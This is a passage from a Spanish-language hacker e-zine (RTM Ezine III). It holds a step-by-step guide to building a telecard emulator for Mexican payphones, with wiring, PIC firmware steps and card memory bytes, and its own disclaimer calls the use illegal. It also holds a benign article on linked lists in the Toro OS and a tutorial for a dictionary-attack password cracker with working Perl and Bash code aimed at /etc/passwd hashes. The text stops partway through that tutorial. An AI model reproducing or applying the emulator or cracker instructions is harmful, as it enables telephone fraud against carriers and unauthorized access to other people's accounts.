

RTM

ESSENTIALIII



EMULADORES	COLAS LIGADAS EN TORO	NUESTRO PASSWORD CRACKER	
PHREAK EN MEXICO	RAGNAROK EN LINUX	RED EXPRESS	DHCP SERVER
WIFI ACCESS VALIDATOR	LINUX ROUTER CON NAT	MYSQL C API EN LINUX	
GNUPG	CRACKING WEP	CREDITOS & STUFF	

RTM: E z i n e I I I

- [1.- Emuladores](#) [KrOm](#)
- [2.- Colas Ligadas en toro](#) [Matias Vara](#)
- [3.- Nuestro pasword Cracker](#) [ksaver](#)
- [4.- Phreak en Mexico](#) [OpTix](#)
- [5.- Ragnarok en Linux](#) [NeCuDeCo](#)
- [6.- Red Express](#) [kanxer](#)
- [7.- DHCP Server](#) [janux](#)
- [8.- Hotspots](#) [janux](#)
- [9.- Linux Router con NAT](#) [janux](#)
- [10.- MySQL C API en Linux](#) [ACMhUnTeR](#)
- [11.- GNUpg GnuPG](#) [ACMhUnTeR](#)
- [12.- CRACKING WEP](#) [D3ngo](#)
- [13.- Jugando con C, ASM y Syscalls](#) [Nitr0us](#)
- [14.- Disertación filosofica](#) [OpTix](#)
- [A\) Creditos & Stuff](#) [Staff](#)

Emulador de telecards [KrOm]

Disclaimer: Lo que aquí se muestra es solo confines didácticos, el uso de este emulador es completamente ilegal. Ésta penado por las leyes Mexicanas vigentes, por lo que el autor se deslinda de toda rresponsabilidad que conlleve al mal usp de esta informació.

Existen muchas dudas acerca de los emuladores de telecards hoy en día... nadie se lanza a construir cierto emulador por que alguien le dijo que no funcionaba y otro le dijo que si, entonces ya no sabe ni que hacer... este documento esta hecho para construir un emulador que funciona hasta hoy 4 de marzo del 2006 en la mayoría de los teléfonos públicos, el de "Cartman".

Si quieres hacerte la tarjeta, primero tendrás que aprender algunas cosas: Primero que nada vamos a conocer la lógica del emulador. Las tarjetas de teléfono tienen un número de serie que es el que comprueba la cabiana para ver si la tarjeta es original.


LECTOR DE TARJETAS TELEFÓNICAS:

Este te va a servir para leer las tarjetas gastadas con tu computadora, es una combinación de software y hardware; Se oye complicado no?; -pues no- solo necesitas cables, un puerto paralelo (el de la impresora) y un programa, en mi opinión, te recomiendo el Elektron v3.5, normalmente las computadoras compaq, funcionan sin alimentación externa; Si te lee puros 1's, intenta poniendo 5 v entre VCC y GND, sin conectar ningún cable del paralelo a VCC. Y si de plano ni siguiendo todo el README del Elektron te lee la tarjeta intenta con otra computadora... xd.

EL PIC:

El pic16F84 utiliza lenguaje ensamblador (.ASM), después ese código lo conviertes a hexadecimal (.hex) para poder grabarlo en el pic, para convertirlo necesitas un programa llamado mpasm lo puedes encontrar en: www.microchip.com

Hay una versión que es de 26 megas, - esa no!! -, bájate la de 815k, esa es la que nos interesa. El programa que ocuparas puede ser el de primera o el de segunda generación en mi caso uso el de primera, -a mi todavía me jala- abajo te pongo donde le vas a meter los mapas de memoria (lo que leíste de las tarjetas). Te recomiendo el de primera generación, ya que es el que en más teléfonos funciona. Aquí te pongo una imagen de cómo configurar las opciones del MPASM:




Ahora si, supongamos que ya convertiste el código a .hex, sigue grabar el pic, por ahí anda rondando un programador de pic's ,pero esta algo complicado y costoso, te recomiendo este que no utiliza mas que cables, una resistencia de 100 ohm's y una fuente de 5 volts:

(Este programador se conecta al puerto serial de la computadora) NO le metas más de 5 volts al pic, por que te lo echas, y no lo tengas cerca de esa ropa que te carga y luego andas dando toques, ya que te lo puedes echar por captación electroestática. Si no tienes otro puerto serie más que el del mouse, - que lástima - ... no te creas, solo tendrás que desconectar el mouse antes de iniciar la computadora, con esto evitas que el mouse ocupe tu puerto serie. El programa para quemar (grabar) el pic es el ic-prog, esta algo sencillo, en mi caso, yo uso el WINPIC, está mas completo y mas grafico. La configuración del ic-prog tienes que ponerle en JDM programmer y en el WinPic como COM-84:

AQUÍ TE PONGO LAS PATITAS DEL PIC.

5V power




Y si no entiendes de electrónica, aquí te lo explico con palabras: 5v a resistencia y de la resistencia al pin 14 del pic (si quieres quítale la resistencia) luego del pin 5 del pic se conecta a negativo de la de 5v y al pin 5 del serial y los demás pines:

PIC - PUERTO _ SERIAL

14	3
13	4
13	8
12	7

Supongamos que ya le metiste los mapas al código fuente, ya lo convertiste a hexadecimal y ya lo grabaste en el pic, sigue hacerte la tarjeta, hay varias formas, una es haciendo una PCB con una placa fotosensible y echándole

ácido, eso es complicado si no tienes experiencia, otra forma más fácil es hacerla sobre una tarjeta original sólo soldándole cablesitos (muy delgados) y pasándolos por debajo de la tarjeta. Aquí te pongo el diagrama de la tarjeta. Y una foto de mi emulador, para que veas que si es cierto?.



EL PROGRAMA

MAXCARDS equ .25 ;Aquí va el número de tarjetas que le vas a meter (Si son 2 tarjetas gastadas entonces seria .2)

;Checate los bytes... los que lees debes de poner aquí abajo

; Sólo son del 0 al 7 y el 14 y 15, están en hexadecimal

```
retlw 0xE8 ;BYTE0
retlw 0x3D ;BYTE1
retlw 0x59 ;BYTE2
retlw 0x0C ;BYTE3
retlw 0xF0 ;BYTE4
retlw 0xD0 ;BYTE5
retlw 0xB7 ;BYTE6
retlw 0x23 ;BYTE7
retlw 0xEE ;BYTE14
retlw 0xE8 ;BYTE15
```

Eso es todo lo que ocupas meterle al programa para que funcione, si es que no sabes de ensamblador.



FABRICACIÓN DE UNA iCB

Éste método es el más efectivo en cuanto a duración de la tarjeta física, ya que si lo haces con cables corres el riesgo de que se quiebren, entre otras cosas, pero también es el más laborioso.

Existen varios métodos para la elaboración de una PCB, aquí describiré como hacerlo por el método de la "Plancha" y por medio de un marcador permanente.

Al hacerlo por la plancha te quedan líneas más finas y hay menos posibilidad de error.

Primero, una vez que ya tienes tu circuito en la computadora, lo imprimes con una impresora láser con el máximo de tóner sobre una hoja de revista

cualquiera, el fin de esto es que el papel no absorba la tinta y pueda pegarse al cobre en el siguiente paso, si no tienes hojas de revista lo puedes hacer sobre papel de 120 gramos, - ahh -, y recuerda que al momento de imprimirlo debe ser como un espejo (efecto espejo) para que a la hora de planchar te quede el circuito en el sentido correcto.

Una vez que lo imprimes lo pones cara a cara con el cobre de tu placa virgen, y le metes el máximo de calor con tu plancha favorita y lo dejas ahí unos cuantos minutos, todo depende de la calidad de tu plancha, en mi caso son como 7 minutos con una plancha black & decker... el fin de esto es que el toner se derrita y se quede pegado al cobre, una vez hecho esto lo pones a remojar un rato en agua tibia, para que el papel se deshaga y solo quede el toner pegado, para quitar el papel que hay entre las líneas negras puedes hacerlo con un cepillo de dientes viejo, pero que no este muy duro para que no te llesves las líneas también.

Ahora si ya que hiciste esto lo pones en el cloruro ferrico y lo dejas unos 30 minutos hasta que queden solo las líneas negras y todo el resto del cobre se deshaga y listo... PCB hecha.

Por Internet anda un ZIP hecho por ZUG acerca de cómo elaborar una PCB, tiene fotos y está bastante bien explicado.

El otro método no implica impresoras ni papeles especiales, usas un marcador permanente muy delgado y trazas las líneas a mano, lo único que batallarías es en las medidas del chip, pero bueno, cada quien se las ingenia como puede.

Aquí pongo fotos de una PCB hecha con marcador:


Aquí pongo fotos de una PCB hecha con marcador:



Aquí esta antes del ácido con marcador permanente rojo,



Balde con cloruro ferrico.



PCB terminada.

Y el emulador hecho sobre una tarjeta original:



En el diagrama se utiliza un push button de 4 patas, puedes usar ese, yo uso el de 2... - que como lo conecte? -, si te fijas 2 patas del push están puenteadas, ósea que vendría siendo una, otra pata va al pic, y una no está conectada, de ahí viene la lógica de que solo se utilizan 2. El pic puedes comprarlo de 4 megahertz, jala mejor y es más barato, y es probable que no encuentres cristales de 10 mhz, puedes ponerle uno de 8 o uno de 12.

Algo muy importante, al soldarle los cables al chip de la original, debes de quitarle el chip de la original, este está debajo de la bolita del chip (más bien es un octágono), y checa que no se puenteen, te debe quedar así más o menos:



La tarjeta ya armada te sale como en 110 pesos aprox. Y yo que tuve que comprarme 2 pic's, pero eso lo desquitas como 20 veces. Si quieres entender las tarjetas telefónicas, te recomiendo los e-zines de MHM(Mexican Hackers Mafia), y si quieres comprender el lenguaje del pic, baja el datasheet de www.microchip.com , ahí viene el juego de instrucciones, en total 35, bastante pocas... Todos estos archivos si no los puedes conseguir en Internet, ya sabes mi mail.

FUNCIONAMIENTO DEL EMULADOR

Te darás cuenta de que la tarjeta tiene un botón. la primera vez que lo vas a usar, métela con el botón presionado por 4 segundos o hasta que te diga falla, después la sacas y la vuelves a meter y ya te debe de dar crédito, ahí ya no vuelvas a presionar el botón hasta que se te vaya a terminar el dinero...es importante que no te lo acabes totalmente, déjala con un peso o dos, ahí ya vuelve a meterla con el botón presionado, esto es para que se cambie de mapa, después la sacas y la metes otra vez, verás que ya se recargó. Si ya te dio crédito en un teléfono, ponle que la vuelves a usar en una semana, ya no le aprietes el botón, te seguirá marcando lo mismo, y si la usas en otro teléfono tampoco, solo hasta que ya se te vaya a terminar. El saldo que te marcará es depende del mapa de memoria de la tarjeta gastada que hayas leído y de la posición del programa en el pic.

Y si te dice falla a la primera, intenta varias veces, hasta que te de saldo, si de plano no jala, ahora si presiona el botón...Te recuerdo que el emulador no te va a jalar absolutamente en todos los teléfonos, ponle que de cada 5 te va a jalar en 4.

Este documento está hecho basado en una experiencia muy personal a mi manera de hacer un emulador funcional basado en cartman, es para prevenir algunos errores que podrías tener y que yo alguna vez tuve, para información técnica sobre el funcionamiento del programa o de una tarjeta original de teléfono puedes buscar por Internet o mandarme un mail solicitando información y si no quieres batallar en construir tu emulador ni con este documento tan simplificado...mejor compra uno ya hecho en tepito, el problema vendrá cuando se te descomponga.

Mis disculpas para aquellos phreaks que ven esto como demasiado obvio y básico, pero este es un documento hecho para los que apenas se inician en esto.

Gracias a Exit por brindarme excelentes diagramas que utilice en este documento y sacarme de mil dudas, a C31L por explicarme algunas cosas y a mis amigos del IRC, el5patas, Kubaner, Skip, Gus, OpTix.

Eso es todo, suerte. Puedes encontrarme en el IRC: Server: irc.red-latina.org #mexicanhackers #phreaks Bytes.

Implementación de colas ligadas en Toro [Matias E. Vara]

Matias nos manda un artículo más sobre toro. Los que no estén enterados del proyecto "toro" pueden revisar la Ezine 01

Las colas ligadas son un método eficaz para mantener agrupados una cantidad ilimitada de elementos. En Toro son utilizadas para agrupar los procesos, los timers, los superbloques, los inodos, los buffers, etc., se le ha dado gran cantidad de uso. Podemos clasificarlas en dos tipo: simplemente ligadas o doblemente ligadas.

Por lo general las estructuras que se encuentran en una cola simplemente ligada posee solo un campo que apunta a la siguiente estructura y la ultima de la cola posee este campo a un puntero nulo, es decir solo pueden ser recorridas en un solo sentido. A diferencia de estas, las doblemente ligadas posee dos campos una punteando a la siguiente estructura y otra a la anterior, pudiéndose así recorrerla en ambos sentidos y de manera cíclica.

La principal diferencia es para qué van a ser utilizadas. Por un lado las simplemente ligadas poseen un campo menos, es decir ocupan menos memoria, pero si en la cola se están agregando y quitando elementos continuamente se consume mucha cpu, porque por cada elemento que debo quitar debo recorrer toda la cola para encontrar el anterior!. Este problema se soluciona creando un nuevo campo apuntando al elemento anterior, así surgen las doblemente ligadas. Es por eso que las colas que mantiene a los procesos, inodos, timers, etc., son colas doblemente ligadas, mientras que las colas que mantiene a los buffers que deben ser escritos a disco se encuentran en colas simplemente ligadas, cada buffer es agregado al comienzo y cuando deben ser quitados por la llamada sync(), se recorre la lista desde el inicio sacando de a uno todos.

- Todo muy lindo -, pero el hecho de que sean tan utilizadas hace necesarios procedimiento muy rápidos y eficientes, y este es el motivo del articulo.

Lo que se trato de crear fue procedimientos generales para el tratamiento de colas ligadas, tal como lo hace linux, pero en freepascal.

Todo el código del manejo de colas ligadas se encuentra en el archivo Include/Head/list.h

Este como se ve no es una unidad sino solo un archivo que debe ser incluido en la unidad luego de IMPLEMENTATION.

Para que funcionen deben ser declarados en la unidad "cuatro" símbolos, de la manera tradicional,

{`$DEFINE Use_Tail`}, estos son :

Use_Tail: Le indica al compilador que el código de manejo de la lista debe ser incluido.

nodo_struct: Debe contener la estructura de los elementos dentro de la cola, por ejemplo para una cola ligada de procesos valdría:

```
{$DEFINE nodo_struct = p_tarea_struct}
```

Siempre se considera a nodo_struct como un puntero. nodo_tail: Puntea al elemento cabecera de la lista, puede estar definido o no.

next_nodo y prev_nodo: Estas estructuras poseen los campos dentro de los

elementos de la lista que puntean al siguiente elemento y al anterior, por ejemplo para el caso de cola de procesos, estos valdrían:

```
{ $DEFINE next_nodo = next_tarea } { $DEFINE prev_nodo = prev_tarea }
```

El procedimiento para encolar un elemento, si se ha definido `nodo_tail`:
`procedure Push_Node(Nodo : nodo_struct);inline;`
o en el caso de que no se haya definido `nodo_tail`:
`procedure Push_Node(Nodo : nodo_struct;var Nodo_Tail : nodo_struct);inline;`

La diferencia de que se defina o no `nodo_tail`, es la capacidad de trabajar en una unidad con mas de una cola ligada, puesto que de lo contrario se definiría un único valor para el símbolo `nodo_tail`, con esto se especifica el nodo cabecera de la cola en cada llamada.

Siempre el elemento es agregado al comienzo de la cola.

- *Ojo!* -, `nodo_tail` no es una estructura sino solo un puntero al primer elemento de la cola.

Para quitar un elemento sucede lo mismo:

El procedimiento para quitar un elemento, si se ha definido `nodo_tail`:
`procedure Pop_Node(Nodo : nodo_struct);inline;`
o en el caso de que no se haya definido `nodo_tail`:
`procedure Pop_Node(Nodo : nodo_struct;var Nodo_tail : nodo_struct);inline;`
Como se ve todos los procedimientos son declarados como `inline` para acelerar su ejecución

Para hacer un poco mas "entendible" el código suelo definir otro símbolo que oculte a estos procedimientos:

```
{ $DEFINE push_buffer = push_node } { $DEFINE pop_buffer = pop_node }
```

Lo bueno de esto es que definiendo un par de símbolos ya tienes todo el código para la manipulación de listas ligadas sin importar las estructuras, campos, etc. Para el caso de colas simplemente ligadas, se debe definir el símbolo `Use_Simple_Tail` para comenzar a trabajar con ella. Igual que en el caso de las doblemente ligadas se cuenta con los procedimientos:

para agregar un elemento:

```
procedure Push_Snode (Nodo, sNodo_Tail : snode_struct);inline; y para quitar un elemento:
```

```
procedure Pop_Snode (Nodo,sNodo_Tail : snode_struct);inline;
```

Ahora los símbolos `nodo_struct` y `nodo_tail` pasan a llamarse `snode_tail` y `snode_struct` respectivamente

Espero que les haya servido este pequeño artículo. Una saludo

Matias E. Vara <http://toro.sourceforge.net> matiasvara@yahoo.com

Creando nuestro propio password cracker. [ksaver]

ksaver@hotmail.com

Antiguamente las contraseñas de los sistemas *nix se guardaban encriptadas en el archivo /etc/passwd, y cualquier usuario del sistema lícito u "ocasional" podía leer tal archivo con las consecuencias de seguridad que ello suponía, aunque como por aquellas épocas, el poder de procesamiento de las computadoras no era para nada como lo es en las de hoy, "crackear" una contraseña bien escogida era una tarea muy difícil para el usuario "de a pie"...

Los tiempos han cambiado, los sistemas se han vuelto más seguros, más potentes (por lo que este método de encriptación de contraseñas se ha vuelto obsoleto), pero aún hoy en día existen algunos sistemas que usan este método de encriptado, aunque se van haciendo cada vez más escasos.

Un ejemplo de archivo:

```
$cat /etc/passwd
```

```
root:x0MmCh104Wpfl:0:0:./root:/bin/bash
```

```
bin:!:1:1:bin:/bin:
```

```
adm:!:3:4:adm:/var/log:nobody:x:99:99:nobody:/:
```

```
jsmith:7rw6tPeKns97A:1000:100:jsmith,,,:/home/jsmith:/bin/sh
```

```
hacker:S3eudhPFntltc:1001:100:hacker,,,:/home/hacker:/bin/tcsh
```

```
louis:l4fALit8qmwM:1002:100:louis,,,:/home/louis:/bin/bash
```

```
....
```

```
$
```

Mmmh.. Tenemos un antiguo archivo de contraseñas, donde las contraseñas encriptadas se encuentran en el mismo archivo, a la vista de todos... (Es la segunda cadena de caracteres, entre los primeros ":" y los segundos ":") Hay miles de password crackers por todas partes en la red... lo cual indica que es demasiado fácil crear este tipo de programas... o que hay mucha gente por ahí, sin mucho que hacer - XD -.

Pero, nuestro objetivo es crearnos uno para nosotros, no queremos usar el que creo un tal "C001-B14cklc3-Z3r0" de no se que oscuro rincón del planeta, no... eso no es para nosotros... así que, a ello.

Para crear nuestro cracker, usaremos el lenguaje de programación Perl, por su facilidad, rapidez y porque implementa en sus librerías una que nos sirve para nuestro propósito (crypt()). Por otra parte, usaremos Bash Scripting (haremos algo sencillo, pero efectivo).

- Veamos -: Sabemos que una vez encriptada la contraseña, NO existe forma

de volver atrás, - es decir -, de descriptarla, ya que se trata de un algoritmo de encriptación "asimétrico" (una variante de DES: <http://es.wikipedia.org/wiki/DES>)...

Lo que la mayoría de los programas usados para crackear este tipo de contraseñas, es encriptar una palabra, comparar el resultado de la encriptacion con la contraseña que se desea crackear, etc... - Voilà!

Por lo tanto, primero necesitaremos crear un "programa" que se encargue de encriptar alguna palabra que le digamos, (usaremos un "ataque por diccionario") y nos devuelva la palabra encriptada. Aqui es donde entra Perl:

```
*****  
  
#!/usr/bin/perl  
  
# llamaremos a este pedazo de código "mkpass.pl"  
  
if (!@ARGV)  
{  
    print "Usage: $0 "  
    exit;  
}  
  
else  
{  
    $crypted=crypt $ARGV[1],$ARGV[0]; #Aqui el meollo  
    print "$crypted "  
}  
  
*****
```

Le daremos permisos de ejecución:
\$ chmod +x mkpass.pl

Y lo ejecutamos, sin argumentos:
\$./mkpass.pl
Usage: ./mkpass.pl

Ok, nos dice que necesitamos pasarle una palabra ("word"), que sera la que queremos encriptar, y un tal ("salt")... - Que diablos es esto de "Salt"?? - Pues las contraseñas en *nix se encriptan usando un ("Salt") (algunos lo traducen

como "Sal", otros como "Salto", nosotros lo dejaremos como "Salt", para no confundirnos :), que es un par de caracteres, generados de manera aleatoria por el sistema al momento de crear una contraseña encriptada.

Como cada "Salt" será diferente y aleatorio para cada password, TODAS las contraseñas encriptadas serán distintas, aunque en texto plano fueran idénticas. Veamos un ejemplo:

```
$/mkpass.pl SS password SSi1gIKdQJnsg $
```

Nos devuelve la contraseña, encriptada igual que en cualquier sistema *nix (antiguo claro, ahora se usa MD5, que es más... - seguro? -) Si observan, los 2 primeros caracteres de la cadena devuelta, corresponde al "Salt", es este caso "SS" (En este caso usamos "SS", pero puede ser lo que nosotros queramos, por el momento). Veamos otro ejemplo, con un "Salt" diferente:

```
$/mkpass.pl x8 password
```

```
x8D96j0w3RzYE
```

```
$
```

Ok, observamos cómo para la misma contraseña, nos devuelve una cadena distinta! Precisamente para eso nos sirve el "Salt".

Ahora, observemos que en el archivo de contraseñas que vimos arriba, todas las cadenas que corresponden a la contraseña encriptada son diferentes, y los 2 primeros caracteres de cada una también son diferentes (x0, 7r, S3, l4). Tenemos entonces, en el archivo 4 contraseñas, y 4 "Salts" diferentes. Esta información será necesaria para la creación nuestro " password cracker ", ya que debemos encriptar las palabras de nuestro diccionario con el "Salt" de la contraseña que queremos crackear, ya que si no, jamás funcionará.

Analizando el problema, observamos que:

Tenemos una lista de contraseñas encriptadas, diferentes cada una usando el mismo sistema de encriptacion, pero con "Salts" diferentes. Por otra parte, tenemos una lista de palabras (diccionario) que usaremos para comprobar cada una de las contraseñas encriptadas. Lo que debemos decirle a nuestro programa es algo como esto: " Encripta una palabra en texto claro del diccionario "X" usando el "Salt" de la contraseña a checar, y comparala con la contraseña encriptada del archivo "Y", si es igual, entonces informa con un mensaje en pantalla".

De manera esquemática, seria algo como:

```
----->      palabra      <-----  
  
|              |  
  
|              |
```


super
sex
love
god
secret
internet
...
\$

Ahora, para la automatización de los pasos de encriptación y comparación, usaremos un script Bash, que crearemos con cualquier editor de texto "plano" (por ejemplo vi, emacs, pico, jed, etc):

```
+++++
```

```
#!/bin/bash
```

```
#Abrimos el archivo de contraseñas encriptadas, y asignamos
```

```
#cada línea a la variable PASS, con un bucle for.
```

```
#El primer parámetro que el programa recibirá ( $1 ), por lo tanto,
```

```
#sera el archivo de passwords encriptados que deseamos "crackear".
```

```
for PASS in `cat $1`
```

```
do
```

```
#Que en cristiano sería algo como: para cada línea que resulte
```

```
#de ejecutar un `cat $1`, hacer esto... ( observar las comillas
```

```
invertidas,
```

```
#que significa que el comando "cat $1" se ejecutará, y la variable
```

```
#"PASS" contendrá el resultado en esa "vuelta" del loop... )
```

```
SALT=${PASS:0:2} #Esta línea asigna un "Substring" o subcadena
```

```
#de la variable $PASS, que va del caracter
#número cero al dos, quedando entonces con
#los primeros 2 caracteres del password
#encriptado: el "Salt" XD, que nos servirá
#para encriptar las palabras a comparar.
```

```
#Abrimos un segundo loop for, con el segundo archivo, que
#corresponderá al diccionario de palabras en texto claro,
#y lo recorreremos con un "cat", asignando en cada vuelta del for
#una línea de dicho archivo a la variable "TEXT".
```

```
for TEXT in `cat $2`
do
```

```
    KRYPTED=`./mkpass.pl $SALT $TEXT` #En esta línea,
llamamos
```

```
    #al script perl que hicimos antes, mkpass.pl
    #para que encripte el texto contenido en
    #la variable $TEXT con el "Salt"
    #de la contraseña contenida en la variable
    $PASS.
```

```
if [ $KRYPTED = $PASS ]
then
    echo -e "[+] $PASS --> $TEXT"
fi
```

```
#Aquí lo que hacemos, es la comparación de las cadenas,
```

```
#"si la cadena contenida en la variable $KRYPTED
#( que es lo que nosotros encriptamos ) es igual que la
#cadena contenida en $PASS (q ue es la contraseña
#que queremos crackear ), entonces escribe en pantalla un
#mensaje que contenga la contraseña a crackear
#y el texto en claro al que equivale ( obtenido del
diccionario ).
```

```
done #cerramos el primer
```

```
done #y el segundo bucles "for"
```

```
+++++
```

Le podemos agregar más cosas, depende que tan complejo lo queramos, pero para un uso muy básico, funcionará bien; lo que podemos añadirle por lo pronto sería unas líneas al inicio para que nos compruebe los parámetros que le pasamos, nos muestre una ayuda en caso de no pasar parámetros, y termine de inmediato:

```
if [ -z $1 ] & [ -z $2 ]; then
```

```
echo -e "$0, by $TUNOMBRE. Sintaxis: $0 "
```

```
exit
```

```
fi
```

Y ya está, guardamos el archivo, (podemos quitar los comentarios, que inician con un "#"), le damos permisos de ejecución con chmod, y lo probamos:
